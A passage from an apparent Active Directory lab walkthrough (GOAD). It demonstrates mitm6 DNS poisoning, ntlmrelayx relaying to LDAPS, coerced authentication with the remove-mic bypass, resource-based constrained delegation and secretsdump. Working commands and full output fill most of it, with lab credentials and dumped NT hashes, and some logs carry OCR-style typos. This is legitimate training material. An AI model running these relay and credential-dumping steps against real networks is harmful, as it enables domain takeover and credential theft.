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
[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket
[+] StringBinding ncacn_np:192.168.56.22[\pipe\svctl]
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[+] Executing %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\CS\_output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
[+] Executing %COMSPEC% /Q /c echo whoami ^> \\127.0.0.1\CS\_output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
nt authority\system
```

Mitm6 + ntlmrelayx to ldap

Another useful way to poison the network is by giving answer to DHCPv6 requests and setting our host as the default DNS server. Windows by default prefers IPv6 over IPv4 so we could capture and poison the response to DHCPv6 query to change the DNS server and redirect queries to our machine with the tool [MITM6](#).

- We will start mitm6 to poison dhcpv6 and get dns request from the hosts
- As a side note, i notice we can poison domain controller but after that the DC's doesn't care and still use their localhost dns server.
- So we must target servers
- For this example we will poison braavos server. We will answer to wpad queries and relay the http query to ldaps on meereen to add a computer with delegate access.
- ~First we need to make small changes on braavos.local network configuration~ (Edit: Not needed anymore if you did the ansible provisioning after 08/18/2022)
- Connect to braavos with khal.drogo:horse on rdp and change the dns server of the ethernet to automatic (i will fix that in the ansible lab playbooks soon but for now you will have to do that by hand). Change only the first ethernet connection to automatic dns.





start poisoning with mitm6 and start ntlmrelayx

```
mitm6 -i vboxnet0 -d essos.local -d sevenkingdoms.local -d north.sevenkingdoms.local --debug
```

```
ntlmrelayx.py -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local --add-computer relayedpccreate --delegate-access
```

```

[Jul 11, 2022 - 09:07:07 (CEST)] exegol-goadv2 /workspace # mltm6 -i vboxnet0 -d essos.local -d sevenkingdoms.local -d north.sevenkingdoms.local --debug
/usr/local/lib/python3.10/dist-packages/scapy/layers/ipsec.py:471: CryptographyDeprecationWarning: Blowfish has been deprecated
  cipher=algorithms.Blowfish,
/usr/local/lib/python3.10/dist-packages/scapy/layers/ipsec.py:485: CryptographyDeprecationWarning: CAST5 has been deprecated
  cipher=algorithms.CAST5,
Starting mltm6 using the following configuration:
Primary adapter: vboxnet0 [0a:00:27:00:00:00]
IPv4 address: 192.168.56.1
IPv6 address: fe80::800:27ff:fe00:0
DNS local search domain: essos.local
DNS whitelist: essos.local, sevenkingdoms.local, north.sevenkingdoms.local
WARNING: No route found for IPv6 destination ff02::1 (no default route?)
WARNING: No route found for IPv6 destination ff02::1 (no default route?)
WARNING: more No route found for IPv6 destination ff02::1 (no default route?)
WARNING: No route found for IPv6 destination fe80::4484:b0b0:929a:8aa0 (no default route?)
WARNING: No route found for IPv6 destination fe80::4484:b0b0:929a:8aa0 (no default route?)
WARNING: more No route found for IPv6 destination fe80::4484:b0b0:929a:8aa0 (no default route?)
IPv6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:a3:67:1d host=braavos.essos.local. ipv4=192.168.56.23
IPv6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:a3:67:1d host=braavos.essos.local. ipv4=192.168.56.23

```

As we can see the dns is now poisoned

```

PS C:\Users\khal.drogo> ipconfig /all

Windows IP Configuration

   Host Name . . . . . : braavos
   Primary Dns Suffix . . . . . : essos.local
   Node Type . . . . . : Hybrid
   IP Routing Enabled. . . . . : No
   WINS Proxy Enabled. . . . . : No
   DNS Suffix Search List. . . . . : essos.local

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix . . : 
   Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . : 08-00-27-A0-7F-87
   DHCP Enabled. . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::3925:2cf9:567c:56b%9(Preferred)
   IPv4 Address. . . . . : 10.0.2.15(Preferred)
   Subnet Mask . . . . . : 255.255.255.0
   Lease Obtained. . . . . : Monday, July 11, 2022 12:04:44 AM
   Lease Expires . . . . . : Tuesday, July 12, 2022 12:04:45 AM
   Default Gateway . . . . . : 10.0.2.2
   DHCP Server . . . . . : 10.0.2.2
   DHCPv6 IAID . . . . . : 50855975
   DHCPv6 Client DUID. . . . . : 00-01-00-01-2A-4D-39-14-08-00-27-A0-7F-87
   DNS Servers . . . . . : 10.0.2.3
   NetBIOS over Tcpip. . . . . : Enabled

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix . . : essos.local
   Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
   Physical Address. . . . . : 08-00-27-A3-67-1D
   DHCP Enabled. . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::192:168:56:23%4(Preferred)
   Lease Obtained. . . . . : Monday, July 11, 2022 1:07:52 AM
   Lease Expires . . . . . : Monday, July 11, 2022 1:12:52 AM
   Link-local IPv6 Address . . . . . : fe80::4484:b0b0:929a:8aa0%4(Preferred)
   IPv4 Address. . . . . : 192.168.56.23(Preferred)
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 
   DHCPv6 IAID . . . . . : 67633191
   DHCPv6 Client DUID. . . . . : 00-01-00-01-2A-4D-39-14-08-00-27-A0-7F-87
   DNS Servers . . . . . : fe80::800:27ff:fe00:0%4
                           192.168.56.12
   NetBIOS over Tcpip. . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                           essos.local

Tunnel adapter isatap.{3BE1829B-BF8E-48E4-8CD7-B333D2A0A078}:

```

We wait for a wpad http query to relay the request to the Idaps (you can reboot the VM to poison and exploit without waiting)

```
[*] 11, 2022 - 10:19:23 (CST)] exegetl-goadv2 loot # ntlmrelayx.py -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local --add-computer relayedpccreate --delegate-access
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[*] Protocol client MSSQL loaded..
[*] Protocol client IMAPS loaded..
[*] Protocol client IMAP loaded..
[*] Protocol client SMTP loaded..
[*] Protocol client RPC loaded..
[*] Protocol client SMB loaded..
[*] Protocol client DCSYNC loaded..
[*] Protocol client HTTP loaded..
[*] Protocol client HTTPS loaded..
[*] Protocol client LDAP loaded..
[*] Protocol client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections

[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:192.168.56.23
[*] HTTPD(80): Client requested path: http://ip6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ip6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, attacking target ldaps://meereen.essos.local
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, attacking target ldaps://meereen.essos.local
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ip6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Authenticating against ldaps://meereen.essos.local as ESSOS/BRAAVOS$ SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Authenticating against ldaps://meereen.essos.local as ESSOS/BRAAVOS$ SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Failed to add a new computer: {'result': 68, 'description': 'entryAlreadyExists', 'dn': '', 'message': '00000524: UpdErr: DSID-031A11E2, problem 6805 (ENTRY_EXISTS), data 0\\n\\x00', 'referrals': None, 'type': 'addResponse'}
[*] User not found in LDAP: False
[*] User to escalate does not exist!
[*] Adding new computer with username: relayedpccreate$ and password: PcfD)0+-Tq-MPZ result: OK
[*] Delegation rights modified successfully!
[*] relayedpccreate$ can now impersonate users on BRAAVOS$ via S4U2Proxy
```

- A new computer has been created with delegate access to Braavos\$ because we poison Braavos\$ computer account and it can set the msDS-AllowedToActOnBehalfOfOtherIdentity on the created computer.
- And we can continue with RBCD exploitation just like in the next paragraph (with getST to call s4u2proxy)
- If we specify a loot dir all the informations on the ldap are automatically dumped

```
ntlmrelayx.py -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local -l /workspace/loot
```

- Open an rdp with essos.local/khal.drogo:horse
- When the relay is up and running we can get all the domain information

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:192.168.56.23
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, attacking target ldaps://meereen.essos.local
[*] HTTPD(80): Authenticating against ldaps://meereen.essos.local as ESSOS/KHAL.DROGO SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, but there are no more targets left!
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, but there are no more targets left!
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, but there are no more targets left!
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, but there are no more targets left!
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, but there are no more targets left!
```


```
[Jul 11, 2022 - 10:33:07 (CEST)] exegol-goadv2 loot # ll
total 244K
-rw-r--r-- 1 root root 2.5K Jul 11 10:32 domain_computers_by_os.html
-rw-r--r-- 1 root root 884 Jul 11 10:32 domain_computers.grep
-rw-r--r-- 1 root root 2.2K Jul 11 10:32 domain_computers.html
-rw-r--r-- 1 root root 20K Jul 11 10:32 domain_computers.json
-rw-r--r-- 1 root root 11K Jul 11 10:32 domain_groups.grep
-rw-r--r-- 1 root root 18K Jul 11 10:32 domain_groups.html
-rw-r--r-- 1 root root 85K Jul 11 10:32 domain_groups.json
-rw-r--r-- 1 root root 242 Jul 11 10:32 domain_policy.grep
-rw-r--r-- 1 root root 1.2K Jul 11 10:32 domain_policy.html
-rw-r--r-- 1 root root 5.0K Jul 11 10:32 domain_policy.json
-rw-r--r-- 1 root root 190 Jul 11 10:32 domain_trusts.grep
-rw-r--r-- 1 root root 1005 Jul 11 10:32 domain_trusts.html
-rw-r--r-- 1 root root 2.1K Jul 11 10:32 domain_trusts.json
-rw-r--r-- 1 root root 19K Jul 11 10:32 domain_users_by_group.html
-rw-r--r-- 1 root root 2.9K Jul 11 10:32 domain_users.grep
-rw-r--r-- 1 root root 8.2K Jul 11 10:32 domain_users.html
-rw-r--r-- 1 root root 28K Jul 11 10:32 domain_users.json
```

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
sql_svc	sql_svc	sql_svc		Domain Users	06/28/22 22:59:39	07/11/22 06:58:29	07/11/22 06:58:29	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:19	1114	sql service
jorah.mormont	jorah.mormont	jorah.mormont	Targaryen	Domain Users	06/28/22 22:59:37	07/10/22 19:36:11	07/10/22 19:36:11	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:16	1113	Jorah Mormont
khal.drogo	khal.drogo	khal.drogo	Dothraki	Domain Users	06/28/22 22:59:35	07/10/22 09:43:09	07/11/22 08:32:27	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:13	1112	Khal Drogo
viserys.targaryen	viserys.targaryen	viserys.targaryen	Targaryen	Domain Users	06/28/22 22:59:33	07/01/22 21:39:56	07/01/22 21:39:56	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:10	1111	Viserys Targaryen
daenerys.targaryen	daenerys.targaryen	daenerys.targaryen	DragonsFriends, Targaryen, Domain Admins, Administrators	Domain Users	06/28/22 22:59:31	07/10/22 19:37:42	07/10/22 21:38:21	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:07	1110	Darnerys Targaryen
SEVENKINGDOMSS	SEVENKINGDOMSS	SEVENKINGDOMSS		Domain Users	06/28/22 22:56:35	07/04/22 06:17:10	01/01/01 00:00:00	PASSWD, NOTREQD	07/04/22 06:17:10	1105	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	06/28/22 22:40:06	06/28/22 22:55:16	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	06/28/22 22:40:06	502	Key Distribution Center Service Account
vagrant	vagrant	vagrant	Users, Administrators	Domain Users	06/28/22 22:34:47	06/28/22 22:55:16	07/07/22 07:49:51	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/15/17 07:54:05	1000	Vagrant User
DefaultAccount	DefaultAccount	DefaultAccount	System Managed Accounts Group	Domain Users	06/28/22 22:34:47	06/28/22 22:34:47	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD, NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	503	A user account managed by the system.
Guest	Guest	Guest	Guests	Domain Guests	06/28/22 22:34:47	06/28/22 22:34:47	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD, NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	06/28/22 22:34:47	06/30/22 12:41:53	07/07/22 05:43:38	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/28/22 22:32:20	500	Built-in account for administering the computer/domain

Another thing we could do is also relay to smb server just like what we did with responder (but there is no bot for now to do it so you have to do the poisoned victim)

Coerced auth smb + ntlmrelayx to Idaps with drop the mic



We can coerce a connection from meereen DC to our host using multiple methods (petitpotam, printerbug, DFSCoerce). To force a coerce without choosing between the different methods, we can use the all-in-one tool who just came up [coercer](#)

As explained beautifully in the hackndo blog (en.hackndo.com/ntlm-relay) and in the hacker recipe (www.thehacker.recipes/ad/movement/ntlm/relay), you can't relay smb connection to ldap(s) connection without using CVE-2019-1040 a.k.a remove-mic.

Start the relay with remove mic to the Idaps of meereen.essos.local.

```
ntlmrelayx -t ldaps://meereen.essos.local -smb2support --remove-mic --add-computer  
removemiccomputer --delegate-access
```

Run the coerce authentication on braavos (braavos is a windows server 2016 up to date so petitpotam unauthenticated will not work here)

```
python3 coercer.py -u khal.drogo -d essos.local -p horse -t braavos.essos.local -l  
192.168.56.1
```

```
[Jul 11, 2022 - 23:02:10 (CEST)] exegol-goadv2 Coercer # python3 coercer.py -u khal.drogo -d essos.local -p horse -t braavos.essos.local -l 192.168.56.1

[braavos.essos.local] Analyzing available protocols on the remote machine and perform RPC calls to coerce authentication to 192.168.56.1 ...
[+] Pipe '\\PIPE\\lsarpc' is accessible!
[+] On 'braavos.essos.local' through '\\PIPE\\lsarpc' targeting 'MS-EFSR::EfsRpcOpenFileRaw' (opnum 0) ... rpc_s_access_denied
[+] On 'braavos.essos.local' through '\\PIPE\\lsarpc' targeting 'MS-EFSR::EfsRpcEncryptFileSrv' (opnum 4) ... ERROR_BAD_NETPATH (Attack has worked!)
[+] On 'braavos.essos.local' through '\\PIPE\\lsarpc' targeting 'MS-EFSR::EfsRpcDecryptFileSrv' (opnum 5) ... ERROR_BAD_NETPATH (Attack has worked!)
[+] On 'braavos.essos.local' through '\\PIPE\\lsarpc' targeting 'MS-EFSR::EfsRpcQueryUsersDefFile' (opnum 6) ... ERROR_BAD_NETPATH (Attack has worked!)
[+] On 'braavos.essos.local' through '\\PIPE\\lsarpc' targeting 'MS-EFSR::EfsRpcQueryRecoveryAgents' (opnum 7) ... ERROR_BAD_NETPATH (Attack has worked!)
[+] On 'braavos.essos.local' through '\\PIPE\\lsarpc' targeting 'MS-EFSR::EfsRpcEncryptFileSrv' (opnum 12) ... ERROR_BAD_NETPATH (Attack has worked!)
[+] Pipe '\\PIPE\\spoolss' is accessible!
[+] On 'braavos.essos.local' through '\\PIPE\\spoolss' targeting 'MS-RPRN::RpcRemoteFindFirstPrinterChangeNotificationEx' (opnum 65) ... RPRN SessionError: code: 0xdab - RPC_S_INVALID_NET_ADDR - The network address is invalid.
[+] On 'braavos.essos.local' through '\\PIPE\\spoolss' targeting 'MS-RPRN::RpcRemoteFindFirstPrinterChangeNotificationEx' (opnum 65) ... RPRN SessionError: code: 0xdab - RPC_S_INVALID_NET_ADDR - The network address is invalid.

[Jul 11, 2022 - 22:57:25 (CEST)] exegol-goadv2 /workspace # ntlmrelayx -t ldaps://meereen.essos.local -smb2support --remove-mic --add-computer removemiccomputer --delegate-access
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[*] Protocol Client MSSQL loaded...
[*] Protocol Client IMAPS loaded...
[*] Protocol Client IMAP loaded...
[*] Protocol Client SMTP loaded...
[*] Protocol Client RPC loaded...
[*] Protocol Client SMB loaded...
[*] Protocol Client DCsync loaded...
[*] Protocol Client HTTPS loaded...
[*] Protocol Client HTTP loaded...
[*] Protocol Client LDAPS loaded...
[*] Protocol Client LDAP loaded...
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.56.23, attacking target ldaps://meereen.essos.local
[*] Authenticating against ldaps://meereen.essos.local as ESSOS/BRAAVOS SUCCESS
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] SMBD-Thread-11 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] SMBD-Thread-12 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] SMBD-Thread-13 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] SMBD-Thread-14 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] SMBD-Thread-15 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Adding new computer with username: removemiccomputer$ and password: _53>W3){0kTY{ej} result: OK
[*] Delegation rights modified successfully!
[*] removemiccomputer$ can now impersonate users on BRAAVOS via S4U2Proxy
[*] SMBD-Thread-16 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left!
```

The attack worked we can now exploit braavos with RBCD

```
getST.py -spn HOST/BRAAVOS.ESSOS.LOCAL -impersonate Administrator -dc-ip 192.168.56.12  
'ESSOS.LOCAL/removemiccomputer$_53>W3){0kTY{ej}'
```

```
[Jul 11, 2022 - 23:05:35 (CEST)] exegol-goadv2 /workspace # getST.py -spn HOST/BRAAVOS.ESSOS.LOCAL -impersonate Administrator -dc-ip 192.168.56.12 'ESSOS.LOCAL/removemiccomputer$_53>W3){0kTY{ej}'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

and use that ticket to retrieve secrets

```
export KRB5CCNAME=/workspace/Administrator.ccache
secretsdump -k -no-pass  
ESSOS.LOCAL/'Administrator'@braavos.essos.local
```



```

[Jul 11, 2022 - 23:12:58 (CEST)] exegol-goadv2 /workspace # getST.py -spn HOST/BRAAVOS.ESSOS.LOCAL -impersonate Administrator -dc-ip 192.168.56.12 'ESSOS.LOCAL/removemlcomputer$:_53-W3){0kTV[ej'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
[Jul 11, 2022 - 23:13:05 (CEST)] exegol-goadv2 /workspace # export KRB5CCNAME=/workspace/Administrator.ccache
[Jul 11, 2022 - 23:13:09 (CEST)] exegol-goadv2 /workspace # secretsdump -k -no-pass ESSOS.LOCAL/'Administrator'@braavos.essos.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x562dd89d37c9262d125767b862b39fcb
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:84fed5d7c3263865e931761aef6c7aaf:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::

```

Next time we will go back to the exploitation with a user account part (samcountname, printrnightmare) : [Goad.pwning.part5](#)